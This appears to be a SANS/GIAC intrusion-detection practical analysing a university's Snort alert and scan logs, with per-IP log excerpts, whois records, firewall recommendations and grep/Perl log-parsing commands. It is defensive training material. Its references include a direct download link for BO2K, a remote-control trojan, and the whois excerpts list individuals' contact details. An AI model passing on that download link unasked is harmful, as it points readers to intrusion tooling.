The surprising aspect of every IP populating this list is the lack of what I call “spread”. This term refers to how many different kinds of efforts a particular host has in it's reconnaissance attempts. In other words, it's not how many times event X was generated, but rather how many different kinds of events. Conceptually, this also includes how many different ports a particular host used. I was in for a big surprise with the singularity exibited here. The source hosts were all very focused on a singular kind of reconnaissance or attack, and most times stuck with only a handful of hosts (unless otherwise noted). Sometimes false alarms were encountered as well. This section is meant to take a general “pulse” of alerts coming from the outside and what they might mean. I seek to answer what the alert top talkers were generally speaking.
IP Address generating 4904 alerts
169.254.45.176
Log of Activity:

```
00:30:02.437280 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.238:137
00:30:03.936334 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.238:137
00:30:05.436297 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.238:137
00:30:06.936631 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.238:137
00:30:08.436451 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.238:137
00:30:09.936249 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.238:137
00:30:11.458934 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.251:137
00:30:12.958555 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.251:137
00:30:14.458510 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.251:137
00:30:15.958832 [**] SMB Name Wildcard [**] 169.254.45.176:137 ->
MY.NET.91.251:137
```

Description:
What's interesting is that addresses in this IP range (169.254.0.1 to 169.254.255.254) are used/reserved by Microsoft for DHCP clients to automatically self-configure an IP address and subnet mask when a DHCP server isn't available. Microsoft calls this protocol Automatic Private IP Addressing (APIPA). The following article has a good description of this protocol:
http://www.win2000mag.com/Articles/Index.cfm?ArticleID=7464

The alerts generated by this host make me very suspicious for the following reasons:

1. With the University in all likelihood using DHCP, (probably using another IP scope entirely) there were no other hosts at all in the entirety of this address range. There should have been at the very least more than one solitary IP generated, if this type of scheme were even practiced by the University (I doubt it is, though).
2. This particular IP address contacted over 107 hosts, which were all exclusively internal. I have considered the fact that all traffic observed was from source port 137 to destination port 137, which is perfectly legitimate NetBIOS traffic in many cases. I also have reservations that even for a legitimate internal host, this is much too wide a spread of contact to different hosts throughout the University network. Someone even with work to do on campus would have to work really, really hard to contact this many hosts

Looking at the alert files told a scary story, because it revealed a pattern. This is a short excerpt with the dates excluded, since this IP was present all 5 days.
Similar patterns emerged throughout, clustering at among differing hosts between 1 and 2 minutes at a time, which looked like the work of an automated tool. The alerts usually came in groups of sixes, fives, and fours per host.
I deeply suspect that this is a spoofed IP address doing reconnaissance, but I can't seem to find the logic behind it, since these efforts don't guarantee a response back to the original host.

IP Address generating 3906 alerts
63.164.243.132
Log of Activity:
Only 1 excerpt from the alert logs is included here since the entire log of this traffic is exactly the same and occurs 3906 times:

```
[**] High port 65535 tcp - possible Red Worm - traffic [**]
63.164.243.132:65535 -> MY.NET.111.34:1214
```

Description:
Since Trojans and worms like the Red Worm propagate somewhat quickly among many hosts, the hosts here don't exhibit this kind of behavior at all. There is exactly a one-to-one correlation between source IP 63.164.243.132 and destination IP MY.NET.111.34 and the destination port is 1214 in all cases, which is more symptomatic of peer to peer traffic. Many file sharing, peer-to-peer applications like Kazaa, Morpheous, and Grokster use Port 1214. This is yet even more noisy peer-to-peer traffic and not the work of the Red Worm.

IP Address generating 1351 alerts
213.204.59.157
Log of Activity:

```
07/06-10:36:36.990193 [**] SMB Name Wildcard [**] 213.204.59.157:137 -
> MY.NET.137.7:137
07/06-10:36:38.489494 [**] SMB Name Wildcard [**] 213.204.59.157:137 -
> MY.NET.137.7:137
07/06-10:36:39.990285 [**] SMB Name Wildcard [**] 213.204.59.157:137 -
> MY.NET.137.7:137
07/06-10:37:08.455423 [**] SMB Name Wildcard [**] 213.204.59.157:137 -
> MY.NET.137.7:137
```

```
07/06-10:37:11.457391 [**] SMB Name Wildcard [**] 213.204.59.157:137 -
> MY.NET.137.7:137
```

Description:

It's perfectly normal for legitimate NetBIOS traffic to go from source and destination ports of 137. To double check, the source host was perused in the scan files and no other activities were recorded. Nothing malicious or alarming was found here.

This ip comes from Finland and they're probably a broadband customer.

inetnum: 213.204.56.0 - 213.204.63.255
netname: ADSL-1
descr: DSL customer segment. DHCP addressing.
country: FI
admin-c: CR3-RIPE
tech-c: JEE1-RIPE
status: ASSIGNED PA
mnt-by: AS3238-MNT
changed: jee@alcom.aland.fi 20020722
source: RIPE

IP Address generating 1279 alerts
212.202.56.179
Log of Activity:

```
07/06-14:25:21.769764 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4011 -
> MY.NET.184.47:80
07/07-06:42:50.966187 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:4255 -
> MY.NET.29.8:80
07/07-06:43:06.934318 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:1031 -
> MY.NET.5.92:80
07/07-06:44:37.336418 [**] EXPLOIT x86 NOOP [**] 212.202.56.179:2380 -
> MY.NET.184.47:80
```

Amazingly, the source host doesn't show up in the scan files.

Description:

This is the same host who showed up in the very first of my "External Events of Interest" section. The other hosts he shared an interest in were the following:

MY.NET.29.8, MY.NET.184.47, MY.NET.5.92, MY.NET.86.19, MY.NET.137.18

The source host looks like they're doing reconnaissance, going to so many internal "web servers". Without the ability to look at payload, I can't really confirm if this is truly a buffer overflow attack attempt. Legitimate web traffic is infamous for setting off these kinds of alerts frequently. One possibility is the someone (student,faculty,staff) has set up some rogue web servers. The ability for anyone to do this at the University should be either prohibited or regulated. It looks like there are too many "web servers" at the University and I have doubts as to whether they're all authorized.

This ip comes from Germany:

inetnum: 212.202.34.0 - 212.202.62.255
netname: HOME-DYNAMIC-NET
descr: QSC AG Dynamic IP Addresses
country: DE
admin-c: QSC1-RIPE

```
tech-c:       QSC1-RIPE
status:       ASSIGNED PA
mnt-by:       QSC-NOC
mnt-lower:    QSC-NOC
remarks:      **********************************
remarks:      * For spam, portscans, hacks, ... *
remarks:      * please contact to abuse@qsc.de  *
remarks:      **********************************
changed:      roland.haenel@NOSPAM.qsc.de 20030728
source:       RIPE
```

IP Address generating 1096 alerts
211.114.9.211
Log of Activity:

```
07/06-22:46:24.592353 [**] External RPC call [**] 211.114.9.211:2689 -
> MY.NET.190.254:111
07/06-22:46:25.506943 [**] External RPC call [**] 211.114.9.211:2496 -
> MY.NET.190.61:111
07/06-22:46:25.507028 [**] External RPC call [**] 211.114.9.211:2497 -
> MY.NET.190.62:111
07/06-22:46:25.507105 [**] External RPC call [**] 211.114.9.211:2498 -
> MY.NET.190.63:111
07/06-22:46:25.507538 [**] External RPC call [**] 211.114.9.211:2495 -
> MY.NET.190.60:111
07/06-22:46:25.508276 [**] External RPC call [**] 211.114.9.211:2499 -
> MY.NET.190.64:111
07/06-22:46:25.508919 [**] External RPC call [**] 211.114.9.211:2500 -
> MY.NET.190.65:111
07/06-22:46:25.509287 [**] External RPC call [**] 211.114.9.211:2501 -
> MY.NET.190.66:111
07/06-22:46:25.509721 [**] External RPC call [**] 211.114.9.211:2502 -
> MY.NET.190.67:111
07/06-22:46:25.510306 [**] External RPC call [**] 211.114.9.211:2503 -
> MY.NET.190.68:111
07/06-22:46:25.510857 [**] External RPC call [**] 211.114.9.211:2504 -
> MY.NET.190.69:111
07/06-22
```

The scan files also reveal this occurring:

```
Jul 6 22:46:22 211.114.9.211:2503 -> MY.NET.190.68:111 SYN ******S*
Jul 6 22:46:22 211.114.9.211:2504 -> MY.NET.190.69:111 SYN ******S*
Jul 6 22:46:22 211.114.9.211:2505 -> MY.NET.190.70:111 SYN ******S*
Jul 6 22:46:22 211.114.9.211:2507 -> MY.NET.190.72:111 SYN ******S*
Jul 6 22:46:22 211.114.9.211:2508 -> MY.NET.190.73:111 SYN ******S*
Jul 6 22:46:24 211.114.9.211:2509 -> MY.NET.190.74:111 SYN ******S*
Jul 6 22:46:24 211.114.9.211:2510 -> MY.NET.190.75:111 SYN ******S*
Jul 6 22:46:24 211.114.9.211:2511 -> MY.NET.190.76:111 SYN ******S*
```

Description:
This is another scan for RPC services and the source stuck to this port all the way through. This activity set off the same kind of alerts as seen in the other reconnaisance

scan below. Host 211.114.9.211 performed the exact same scan across 8 other internal subnets. What we're witnessing here is the same kind of focus and singularity mentioned at the beginning of this section.
The source host has origins in Korea:
inetnum: 211.104.0.0 - 211.119.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP
mnt-by: APNIC-HM
mnt-lower: MNT-KRNIC-AP
changed: hostmaster@apnic.net 20000414
changed: hostmaster@apnic.net 20010606
status: ALLOCATED PORTABLE
source: APNIC

IP Address generating 1089 alerts
217.106.116.202
Log of Activity:

```
07/09-10:29:00.644116 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:00.721727 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:01.099950 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:02.464725 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:04.335493 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:05.111679 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:06.336975 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
07/09-10:29:06.975700 [**] EXPLOIT x86 NOOP [**] 217.106.116.202:4485
-> MY.NET.5.67:80
```

Description:
Only 10 hosts were scanned here, but an overall 1089 times. The focal point here was the source host trying to find web server. The lengths of the transactions which are very fast among all the target hosts, coupled with the fact that this isn't a legitimate web server are what concern me. I hope the University doesn't grant just anyone the ability to install IIS. Sometimes I wonder though...
This host hails from Russia:
inetnum: 217.106.116.0 - 217.106.117.255
netname: VORONEJ-RU1
descr: Comincom-Voronej
country: RU

admin-c: SY252-RIPE
admin-c: OS251-RIPE
tech-c: SY252-RIPE
tech-c: OS251-RIPE
status: ASSIGNED PA
notify: sow@comch.ru
notify: registry@rt.ru
mnt-by: AS8342-MNT
changed: rus@rt.ru 20030121
source: RIPE
This host does not show up in the scans files.

IP Address generating 1034 alerts
194.238.50.12
Log of Activity:

```
07/09-06:45:22.587791 [**] Queso fingerprint [**] 194.238.50.12:20150
-> MY.NET.60.11:80
07/09-06:45:22.608824 [**] Queso fingerprint [**] 194.238.50.12:20151
-> MY.NET.60.11:80
07/09-06:45:22.667604 [**] Queso fingerprint [**] 194.238.50.12:20153
-> MY.NET.60.11:80
07/09-06:45:22.686985 [**] Queso fingerprint [**] 194.238.50.12:20155
-> MY.NET.60.11:80
07/09-06:45:22.745467 [**] Queso fingerprint [**] 194.238.50.12:20157
-> MY.NET.60.11:80
07/09-06:45:22.766459 [**] Queso fingerprint [**] 194.238.50.12:20158
-> MY.NET.60.11:80
07/09-06:45:22.826702 [**] Queso fingerprint [**] 194.238.50.12:20160
-> MY.NET.60.11:80
07/09-06:45:22.851789 [**] Queso fingerprint [**] 194.238.50.12:20164
-> MY.NET.60.11:80
07/09-06:45:22.906371 [**] Queso fingerprint [**] 194.238.50.12:20166
-> MY.NET.60.38:80
07/09-06:45:22.934843 [**] Queso fingerprint [**] 194.238.50.12:20167
-> MY.NET.60.39:80
07/09-06:45:22.984754 [**] Queso fingerprint [**] 194.238.50.12:20169
-> MY.NET.60.38:80
07/09-06:45:23.066432 [**] Queso fingerprint [**] 194.238.50.12:20171
-> MY.NET.60.38:80
```

Description:
Host 194.238.50.12 is doing reconnaissance for web servers sticking to the MY.NET.60 subnet “only” 1026 times. The MY.NET.24.44 was looked at 8 times, and was all targeted at port 80. This is another focused reconnaissance attempt

inetnum: 194.238.48.0 - 194.238.55.255
netname: RMPLC
descr: Research Machines plc
country: GB
admin-c: RMS4-RIPE

tech-c: RMS4-RIPE
status: ASSIGNED PA
mnt-by: RIPE-NCC-HM-MNT
mnt-lower: RMIFL-MNT
mnt-routes: RMIFL-MNT
changed: wpoyton@rm.com 20020613
source: RIPE

IP Address generating 980 alerts
24.117.55.43
Log of Activity:

```
07/05-20:56:18.324042 [**] SMB Name Wildcard [**] 24.117.55.43:137 ->
MY.NET.137.7:137
07/05-20:56:19.829428 [**] SMB Name Wildcard [**] 24.117.55.43:137 ->
MY.NET.137.7:137
07/05-20:56:21.370430 [**] SMB Name Wildcard [**] 24.117.55.43:137 ->
MY.NET.137.7:137
07/05-20:58:45.563783 [**] SMB Name Wildcard [**] 24.117.55.43:137 ->
MY.NET.137.7:137
07/05-20:58:47.059448 [**] SMB Name Wildcard [**] 24.117.55.43:137 ->
MY.NET.137.7:137
```

Description:
Traffic here only went to 1 host for the entire 4-day duration. The source IP is a broadband customer:
CABLE ONE CABLEONE (NET-24-116-0-0-1)
24.116.0.0 - 24.117.255.255
Cable ONE CBL1-BORG-1-24-117-55 (NET-24-117-55-0-1)
24.117.55.0 - 24.117.55.255

IP Address generating 940 alerts
209.172.113.153
Log of Activity:

```
07/07-11:00:04.916957 [**] SMB Name Wildcard [**] 209.172.113.153:137
-> MY.NET.133.137:137
07/07-11:00:05.123239 [**] SMB Name Wildcard [**] 209.172.113.153:137
-> MY.NET.133.142:137
07/07-11:00:05.237287 [**] SMB Name Wildcard [**] 209.172.113.153:137
-> MY.NET.133.138:137
07/07-11:00:05.730074 [**] SMB Name Wildcard [**] 209.172.113.153:137
-> MY.NET.133.134:137
07/07-11:00:06.660517 [**] SMB Name Wildcard [**] 209.172.113.153:137
-> MY.NET.133.142:137
07/07-11:00:06.687228 [**] SMB Name Wildcard [**] 209.172.113.153:137
-> MY.NET.133.138:137
```

Description:
The source IP in question is:
OrgName: Nextweb, Inc
OrgID: NXTW
Address: 48890 Milmont Drive Suite 106D

City: Fremont
StateProv: CA
PostalCode: 94538
Country: US
NetRange: 209.172.64.0 - 209.172.127.255
CIDR: 209.172.64.0/18

IP Address generating 862 alerts
66.198.148.9
Log of Activity:

```
07/08-06:14:50.041126 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.1:111
07/08-06:14:50.041139 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.2:111
07/08-06:14:50.041283 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.3:111
07/08-06:14:50.041476 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.4:111
07/08-06:14:50.043817 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.9:111
07/08-06:14:50.043827 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.10:111
07/08-06:14:50.043883 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.11:111
07/08-06:14:50.069010 [**] External RPC call[**] 66.198.148.9:111 ->
MY.NET.132.12:111
```

Description:
Activity took place on July 8, and was a pretty fast scan, since they all happened in 58 seconds!
This address was the only source of 862 external rpc calls. All traffic was exclusively to port 111. It's obviously unusual traffic and a noisy RPC reconnaissance scan, since the reflexive ports and pattern of subnet coverage gives this away. This is in violation of the ephemeral client well-known server port scheme. 5 additional subnets are scanned the exact same way. This time period was likely the first point of contact with no prior reconnaissance showing up before this. Not surprisingly, this activity also showed up in the scan files:

```
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.1:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.2:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.3:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.4:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.9:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.10:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.11:111 SYN ******S*
Jul 8 06:14:50 66.198.148.9:111 -> MY.NET.132.12:111 SYN ******S*
```

Scan Alert Count	Source IP	Owner	Port
113837	63.250.195.10	Yahoo Broadcast Services, Inc. CA,USA	0
51828	217.81.119.199	Deutsche Telekom AG Germany	666
47754	217.232.221.26	Deutsche Telekom AG Germany	80
46934	210.94.245.218	ALLOCATED UNSPECIFIED	80
44803	131.128.197.240	University of Rhode Island RI, USA	80
39971	80.132.215.126	Deutsche Telekom AG	80
35574	81.94.79.140	Emerson Energy System AB Sweden	80
31392	80.81.33.199	LV-LVRTC-20010720 Provider Latvia	80
28423	217.120.249.241	@Home Benelux Assen Headend block Netherlands	4899
24790	12.15.133.3	AT&T WorldNet Services NJ,USA	80

Top 10 Talkers (Scanners) IP Table

5 External IP Addresses with Registration Information

1)

I chose this host for his excessive 113835 UDP scans on just 34 interior University hosts, many times to and from bogus ports like 0. Too much reconnaissance is coming from this host.

63.250.195.10

OrgName: Yahoo! Broadcast Services, Inc.
OrgID: YAHO
Address: 701 First Avenue
City: Sunnyvale
StateProv: CA
PostalCode: 94089
Country: US
NetRange: 63.250.192.0 - 63.250.223.255
CIDR: 63.250.192.0/19
NetName: NETBLK2-YAHOOBS
NetHandle: NET-63-250-192-0-1
Parent: NET-63-0-0-0-0
NetType: Direct Allocation

NameServer: NS1.YAHOO.COM
NameServer: NS2.YAHOO.COM
NameServer: NS3.YAHOO.COM
NameServer: NS4.YAHOO.COM
NameServer: NS5.YAHOO.COM
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 1999-11-24
Updated: 2003-05-06
TechHandle: NA258-ARIN
TechName: Netblock Admin, Netblock
TechPhone: +1-408-349-7183
TechEmail: netblockadmin@yahoo-inc.com
2)
This host was chosen not because they “only” set off 193 alerts; it's the intention behind it that bothers me. A planned and very methodical set of scans over 7 ENTIRE interior subnets for reconnaissance purposes.

195.13.253.73

inetnum: 195.13.253.64 - 195.13.253.79
netname: APOLLO-MSPRANCIS
descr: Maris Sprancis
descr: Riga
country: LV
admin-c: KR559-RIPE
tech-c: KR559-RIPE
status: ASSIGNED PA
notify: lir@apollo.lv
mnt-by: RIPE-NCC-NONE-MNT
changed: kaspars@is.lv 20010411
source: RIPE
route: 195.13.128.0/17
descr: LATTELEKOM
origin: AS12578
mnt-by: AS6747-MNT
changed: eriks@apollo.lv 19990920
source: RIPE
person: Kaspars Rocans
address: Lattelekom
address: 10, Barinu Str.
address: Riga
address: LATVIA
phone: +371 7052152
e-mail: kaspars@is.lv
nic-hdl: KR559-RIPE
notify: kaspars@is.lv
changed: kaspars@is.lv 20020924
source: RIPE

3)
This host was chosen because it did way too much targeted reconnaissance for the RPC portmapper, port 111, 1096 times to 1043 University hosts over 8 subnets.
211.114.9.211
inetnum: 211.104.0.0 - 211.119.255.255
netname: KRNIC-KR
descr: KRNIC
descr: Korea Network Information Center
country: KR
admin-c: HM127-AP
tech-c: HM127-AP
remarks: **
remarks: KRNIC is the National Internet Registry
remarks: in Korea under APNIC. If you would like to
remarks: find assignment information in detail
remarks: please refer to the KRNIC Whois DB
remarks: http://whois.nic.or.kr/english/index.html
remarks: **
mnt-by: APNIC-HM
mnt-lower: MNT-KRNIC-AP
changed: hostmaster@apnic.net 20000414
changed: hostmaster@apnic.net 20010606
status: ALLOCATED PORTABLE
source: APNIC
person: Host Master
address: 11F, KTF B/D, 1321-11, Seocho2-Dong, Seocho-Gu,
address: Seoul, Korea, 137-857
country: KR
phone: +82-2-2186-4500
fax-no: +82-2-2186-4496
e-mail: hostmaster@nic.or.kr

4)
I chose this address for having RPCitis as well. We have another well-focused attempt to glean RPC information. 849 times and also with as many hosts across 6 subnets shows this host casting a very wide net in his searches.
66.198.148.9
Registrant:
TELEGLOBE inc. (TELEGLOBE-DOM)
1441, Carrie Derick
Montreal, Quebec H3C-4S9
CA
Domain Name: TELEGLOBE.COM
Administrative Contact:

Kyropoulos, Zac (UYCMCKAEMI) admin.contact@teleglobe.com
Teleglobe inc.
1441, Carrie-Derick
Montreal, Quebec H3C-4S9
CA
1-514-868-7471 fax: 1-514868-8281
Technical Contact:
Teleglobe Inc. (HR4077-ORG) hostmaster@TELEGLOBE.COM
Teleglobe Inc.
1441 Carrie-Derick
Montreal, Qc H3C 4S9
CA
+15148688783 fax: +15148688357
Record expires on 09-Sep-2006.
Record created on 20-Sep-2002.
Database last updated on 10-Sep-2003 18:24:00 EDT.

5)
I chose this host because he sent the anomalous combination of SYN and FIN flags to the Telnet port 24758 times:
142.26.120.7
OrgName: British Columbia Systems Corporation
OrgID: BCSC
Address: 400 Seymour Place
City: Victoria
StateProv: BC
PostalCode: V8X-4S8
Country: CA
NetRange: 142.26.0.0 - 142.26.255.255
CIDR: 142.26.0.0/16
NetName: BCSYSTEMS5
NetHandle: NET-142-26-0-0-1
Parent: NET-142-0-0-0-0
NetType: Direct Assignment
NameServer: DNS.GOV.BC.CA
NameServer: DNS1.GOV.BC.CA
NameServer: DNS2.GOV.BC.CA
NameServer: DNS3.GOV.BC.CA
Comment:
RegDate: 1991-05-13
Updated: 1998-09-16
TechHandle: AT110-ARIN
TechName: Teasdale, Alan
TechPhone: +1-250-387-5577
TechEmail: al.teasdale@gems2.gov.bc.ca

OrgAbuseHandle: CSC28-ARIN
OrgAbuseName: Customer Service Centre
OrgAbusePhone: +1-250-952-6000
OrgAbuseEmail: cschelp@gems3.gov.bc.ca

OrgNOCHandle: CSC28-ARIN
OrgNOCName: Customer Service Centre
OrgNOCPhone: +1-250-952-6000
OrgNOCEmail: cschelp@gems3.gov.bc.ca

OrgTechHandle: AT110-ARIN
OrgTechName: Teasdale, Alan
OrgTechPhone: +1-250-387-5577
OrgTechEmail: al.teasdale@gems2.gov.bc.ca

From the OOS files, here are the top 5 offenders:

Source IP	**Type of Flag**	**Number of Times**	**Port**
142.26.120.7	******SF	24758	21
67.119.233.217	********	590	110
168.226.118.34	12****S*	572	4662
200.51.212.184	12****S*	549	4662
80.143.95.179	12****S*	418	4662

The following hosts were singled out for their use of anomalous flags, which can only mean the hosts here are likely only up to no good, since these violate the rules in which the flags are to be used. They should be kept a close eye on:
07:29:50.396855 **134.87.16.254:0**
***2*A*RSF** Seq: 0x0 Ack: 0x1E060014 Win: 0x10FE TcpLen: 32
50 14 00 00 C6 59 00 00 P....Y..
=+=
15:06:58.516472 **68.48.146.179**:1343
12*A*RSF Seq: 0x39A0CC Ack: 0x8D93F4 Win: 0x5010 TcpLen: 4
=+=
This host sent SF flags 24758 times! Definitely keep an eye out for this host!
09:15:11.347704 **142.26.120.7:21**
********SF** Seq: 0x7352FFD7 Ack: 0x354CCF54 Win: 0x404 TcpLen: 20
=+=
This host's favorite was the NULL flag. He sent it 590 times for port 110!
09:20:05.217657 **67.119.233.217**:46596
************ Seq: 0xD72A001 Ack: 0x1A598CA6 Win: 0x800 TcpLen: 20

Defensive Recommendations

The University certainly has much work to do! A more proactive stance must be taken (actually, ANY kind of stance would help). The intent is to help the University spend more time chasing real alerts and issues instead of the many side effects witnessed here.

1. Improve the Snort preprocessor by fine-tuning the signatures more accurately. Make sure the latest snort.conf signature files are download on a regular basis. Attacks are constantly evolving and becoming more sophisticated, seemingly by the hour, not by the day. The folks outside your network (sometimes even inside) will make this a virtual guarantee. The folks at snort.org are constantly working on improvements making it better and better IDS all the time. The catch is that the University security staff, if there is one, needs to make sure the IDS is “fed” and maintained properly. This will ultimately yield not only much less in the realm of false positives, but better network performance as well.

2. Implement a perimeter router with filtering, or better yet, a firewall. This is very crucial to both network performance and general avoidance of nuisances. I saw way too much traffic that simply should have not been present. Many on the outside, for example took great interest (some for many hours) in whether the University was implementing RPC. I recommend blocking any port whatsoever that has anything to do with RPC such as: 111, 2049 and 32,771 to 34,000. It's ok to grant access to RPC if say, professors wanted it (I would recommend against it, it offers no authentication or security) but doing so must be granted on an extremely selective basis. Blocking port 515 would also be very prudent, as demonstrated with the NASA example. It's perfectly ok to do so, just use much greater discretion about it.

3. Another big trilogy of services to block with a firewall or router would be IRC, peer-to-peer software and gaming ports. The University probably has no idea what's going through it when it comes to software like this.

4. Make sure that unauthorized software installation on Univeristy host machines is restricted. I know this is a tough one to enforce, but it must be done. The University doesn't need the liability of rogue software doing who knows what. An inventory of software installed on machines would help, in case different departments need differing kinds of software (why install software for compiling C programs on a computer for someone in the English Department?).

5. If it's in the budget come up with some sort of training program for faculty, staff and even students. They need to know things like the dangers of opening up strange email that could have potential to do bad things to the computers, and how to tell the difference.

Analysis Process

One of the best investments someone can make is learning how to use basic, innate Linux/Unix utilities. Specifically, tools like grep, sort and uniq came in very handy. It was STILL a lot of work, but there's no way I could have done this (especially as efficiently and quickly) without them. If you don't have or want Linux, then get Cygwin to learn these utilities! Take it from me, they basically saved my life!
I initially took the regular expression from Mike Poor:
http://www.giac.org/practical/Mike_Poor_GCIA.doc
who in turn got his idea from Chris Baker:
http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip
They also gave me the idea of how to better utilize cut, sort and uniq utilities, which I incorporated into things like this Perl script:

```
#!/usr/bin/perl
print "enter filename: \n";
chomp ($filename = <STDIN>);
open (SCRIPT, "|cut '-d\>' '-f2'|cut '-d:' '-f1'|sort|uniq '-c'|sort
'-rn'|less");
open (ALERTFILE, "$filename");
while (<ALERTFILE>) {print SCRIPT ;}
close SCRIPT;
```

One method I used to segregate inside network data from outside was to use a regular expression like the following. Before doing this I concatenated the files together into one file, which made things less cumbersome. This will work on alert and scan files.
For inside alerts: cat filename|grep \] .MY.NET | less or >allinsidetraffic
for outside alerts: cat filename|grep grep \>.MY.NET | less or >alloutsidetraffic
As another example, if I want the destination IP's with ports I would do this:
cat internalalerts|cut -d\> -f2
without ports (only IP addresses):
cat internalalerts|cut -d\> -f2|cut -d: -f1|less
and so on. Again, I would like to emphasize how much mileage you can get from these simple Linux/Unix utilities.
I did have to subdivide the internal alerts sometimes to grab a particular kind of alert that was generated, and categorize them that way. All that was needed was to grep for some distinct series of characters, like "evil".
For example, the IRC alerts had 3 or 4 sub-alerts. If you grep for just irc, you get them all. So, I would simply take another part of the alert, like XDCC.
This one will give you all the source IP's in the OOS files...
bigoos is the files that resulted in concatenating all of the OOS files together:
cat day1>bigoos
cat day2>>bigoos
cat day3...etc...

```
cat bigoos |cut -d\> -f1|cut -d: -f3|cut -d' ' -f2|grep [1-2]|less
```

References

Stevens, Richard W. TCP/IP Illustrated,Volume 1 The Protocols. Berkeley,CA :Addison-Wesley, 1994.

Northcutt, Stephen and Judy Novak. Network Intrusion Detection,Third Edition. Indianapolis, IN : New Riders, 2003.

Northcutt, Stephen, Mark Cooper, Matt Fearnow and Karen Frederick. Intrusion Signatures and Analysis. Indianapolis, IN : New Riders, 2001.

Skoudis, Edward. Counter Hack. Upper Saddle River, NJ: Prentice-Hall PTR, 2002.

Hall, Eric A. Internet Core Protocols. Sebastopol, CA: Oreilly and Associates Inc, 2000.

Gourley, David and Brian Totty. HTTP: The Definitive Guide. Sebastopol, CA: Oreilly and Associates Inc, 2002

Stern, Hal, Mike Eisler and Ricardo Labiaga. Managing NFS and NIS. Sebastopol, CA: Oreilly and Associates Inc, 2001.

Friedl, Jeffrey E.F. Mastering Regular Expressions. Sebastopol, CA: Oreilly and Associates Inc, 1998.

Howard, Michael and David LeBlanc. Writing Secure Code. Redmond, WA: Microsoft Press, 2002.

Beale, Jay, James C. Foster and Jeffrey Posluns. Snort 2.0 Intrusion Detection. Rockland, MA: Syngress Publishing Inc., 2003.

Scambray, Joel and Stuart McClure. Hacking Windows 2000 Exposed. San Francisco, CA: Osborne/McGraw-Hill, 2001.

Microsoft Corporation, “Patch Available for 'Web Server Folder Traversal' Vulnerability”. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp?frame=true&hidetoc=true

Perl CGI problems, Rain Forest Puppy. http://www.phrack.org/show.php?p=55&a=7

SNORT FAQ, Various Authors http://www.snort.org/docs/faq.html#4.17

The Analysis of LSD's Buffer Overrun in Windows RPC Interface
URL: http://www.xfocus.org/documents/200307/2.html

Cisco Security Notice: W32.BLASTER Worm Mitigation Recommendations
URL: http://www.cisco.com/warp/public/707/cisco-sn-20030814-blaster.shtml
Intrusion Detects and Analysis, Written by Mike Poor.
URL: http://www.giac.org/practical/Mike_Poor_GCIA.doc

Intrusion Detects and Analysis, Written by Chris Baker.
URL: http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip

Intrusion Detects and Analysis, Written by Juan Lanlinde.
URL: www.giac.org/practical/Juan_Lalinde_GSEC.rtf

Symantic Corporation, “Symantec Security Response – W32.Nimda.A@mm”.
URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html

Cert Organization, “CERT Advisory CA-2001-06 Automatic Execution of Embedded MIME Types”.
URL: http://www.cert.org/advisories/CA-2001-06.html

Penton Media, Inc., “Automatic Private IP Addressing”.
http://www.win2000mag.com/Articles/Index.cfm?ArticleID=7464

McAfee Corporation, “Virus Profile”.
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=99064

Various, “BO2K”.
http://prdownloads.sourceforge.net/bo2k/bo2k_1_0_full.exe?download

Kalt, Christophe, “Request for Comments”.
http://www.irchelp.org/irchelp/rfc/rfc2813.txt

Last Updated: October 17th, 2017

Upcoming Training

SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
